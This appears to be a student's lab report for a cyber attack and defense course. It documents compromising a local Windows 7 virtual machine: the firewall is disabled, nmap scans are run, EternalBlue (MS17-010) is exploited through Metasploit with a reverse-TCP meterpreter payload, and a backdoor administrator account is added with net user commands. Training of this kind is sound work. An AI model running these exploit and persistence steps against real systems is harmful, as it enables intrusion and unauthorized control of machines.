SEN419 CYBER ATTACK AND DEFENSE STRATEGIES

PROJECT


SAFA ANIL ATASOY

B1705.090053

Content

Step 1- Installing Target Machine

I installed the target machine in VMware, changed its name and turned off the firewall.



VMware Workstation 16 Player (Non-commercial use only)

Welcome to VMware Workstation 16 Player


Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.

Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.


Upgrade to VMware Workstation Pro
Get advanced features such as snapshots, virtual network management, and more.

Help
View online help.

This product is not licensed and is authorized for non-commercial use only. For commercial use, purchase a license. Buy now.



SafaAnılAtasoy - VMware Workstation 16 Player (Non-commercial use only)



SafaAnılAtasoy - VMware Workstation 16 Player (Non-commercial use only)
Player
« Windows Güvenlik Duvarı ▸ Ayarları Özelleştir
Denetim Masasında Ara

Her ağ türü için ayarları özelleştir

Kullandığınız her ağ konumu türü için güvenlik duvarı ayarlarını değiştirebilirsiniz.

Ağ konumları nedir?

Ev veya iş (özel) ağ konumu ayarları

○ Windows Güvenlik Duvarı'nı aç

□ İzin verilen listesindeki programlar da dahil olmak üzere gelen tüm bağlantıları engelle

☑ Windows Güvenlik Duvarı yeni bir programı engellediğinde bana bildir

● Windows Güvenlik Duvarı'nı kapat (önerilmez)


Ortak ağ konumu ayarları

○ Windows Güvenlik Duvarı'nı aç

□ İzin verilen listesindeki programlar da dahil olmak üzere gelen tüm bağlantıları engelle

☑ Windows Güvenlik Duvarı yeni bir programı engellediğinde bana bildir

● Windows Güvenlik Duvarı'nı kapat (önerilmez)



Bu bilgisayarın başka bir konumdan kullanılma yollarını seçin.

Uzaktan Yardım


□ Bu bilgisayara Uzaktan Yardım bağlantılarına izin ver

Uzaktan Yardım'ı etkinleştirdiğimde ne olur?


Creating new user using shell

Commands


1. shell
2. net user /add safaanilatasoy root1234
3. net localgroup administrators safaanilatasoy /add




```
E/RPC reply
[*] 192.168.219.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.219.128:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 192.168.219.128
[*] Meterpreter session 1 opened (192.168.219.129:4444 → 192.168.219.128:491
73 ) at 2022-01-01 12:51:52 -0500
[-] 192.168.219.128:445 - RubySMB::Error::CommunicationError: RubySMB::Error:
:CommunicationError

meterpreter > sysinfo
Computer        : WIN-4NKF6Q7BH2E
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : tr_TR
Domain          : WORKGROUP
Logged On Users : 5
Meterpreter     : x64/windows
meterpreter > shell\
 > shell
[-] Unknown command: shellshell
meterpreter > shell
Process 2060 created.
Channel 8 created.
Microsoft Windows [S�r�m 6.1.7601]
Telif Hakk� (c) 2009 Microsoft Corporation. T�m haklar� sakl�d�r.

C:\Windows\system32>
```




```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Yap�land�rmas�

   Ana Bilgisayar Ad�  . . . . . . . . : WIN-4NKF6Q7BH2E
   Birincil DNS Soneki . . . . . . . :
   D���m T�r� . . . . . . . . . . . . : Karma
   IP Y�nlendirme Etkin . . . . . . . : Hay�r
   WINS Proxy Etkin . . . . . . . . . : Hay�r
   DNS Soneki Arama Listesi. . . . . : localdomain

Ethernet ba�da�t�r�c� Yerel A� Ba�lant�s�:

   Ba�lant�ya �zg� DNS Soneki .  . . : localdomain
   A��klama  . . . . . . . . . . . . : Intel(R) PRO/100 VE A� Ba�lant�s�
   Fiziksel Adres. . . . . . . . . . : 00-0C-29-56-F8-B2
   Dhcp Etkin. . . . . . . . . . . . : Evet
   Otomatik Yap�land�rma Etkin. . .  : Evet
   Ba�lant� Yerel IPv6 Adresi . . . . . : fe80::fc6c:434e:49a8:a00f%11(Tercil
 Edilen)
   IPv4 Adresi. . . . . . . . . . . : 192.168.219.128(Tercih Edilen)
   Alt A� Maskesi. . . . . . . . . . : 255.255.255.0
   Kira Sa�lanan. . . . . . . . . . : 01 Ocak 2022 Cumartesi 19:40:09
   Kira Biti�i . . . . . . . . . . . : 01 Ocak 2022 Cumartesi 21:28:03
   Varsay�lan A� Ge�idi. . . . . . . : 192.168.219.2
```



```
C:\Windows\system32>net user /add safaanilatasoy root1234
net user /add safaanilatasoy root1234
Komut ba�ar�yla tamamland�.
```



```
C:\Windows\system32>net localgroup administrators safaanilatasoy /add
net localgroup administrators safaanilatasoy /add
Komut ba�ar�yla tamamland�.

C:\Windows\system32>
```




I create new user and than give admin permission that account which name is “safaanilatasoy”

Question 1


What are the services version of the target machine? (Nmap command and output)

Target machine service version is Windows 7



```
└─# nmap -sV 192.168.219.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-01 11:01 EST
Nmap scan report for 192.168.219.128 (192.168.219.128)
Host is up (0.00039s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:56:F8:B2 (VMware)
Service Info: Host: WIN-4NKF6Q7BH2E; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.61 seconds

┌──(root💀kali)-[~]
└─#
```

I will use port 445/tcp so thats why I control this port with **nmap -p445 -script smb-vuln-ms17-010 192.168.219.128** command



```
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:56:F8:B2 (VMware)
Service Info: Host: WIN-4NKF6Q7BH2E; OS: Windows; CPE: cpe:/o:microsoft:w
ws

Service detection performed. Please report any incorrect results at https
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.74 seconds

┌──(root💀kali)-[~]
└─# nmap -p445 -script smb-vuln-ms17-010 192.168.219.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-01 12:42 EST
Failed to resolve "-script".
Failed to resolve "smb-vuln-ms17-010".
Nmap scan report for 192.168.219.128 (192.168.219.128)
Host is up (0.00023s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:56:F8:B2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 30.24 seconds

┌──(root💀kali)-[~]
└─#
```

At this stage, I detected the vulnerability of the target computer.

Question 2:

What is the exploitable vulnerability in your target machine? (Nessus Output, can be more than one)


The system has not been updated

Question 3:


Exploit vulnerability and comprimise the target machine (Metaspolit)

Commands


1- msfconsole
2- use exploit/Windows/smb/ms17-010-eternalblue
3- set rhost 192.168.219.128 (target machine ip)
4- set payload Windows/x64/meterpreter/reverse_tcp
5- set lhost 192.168.219.129 (attacker ip)
6- exploit



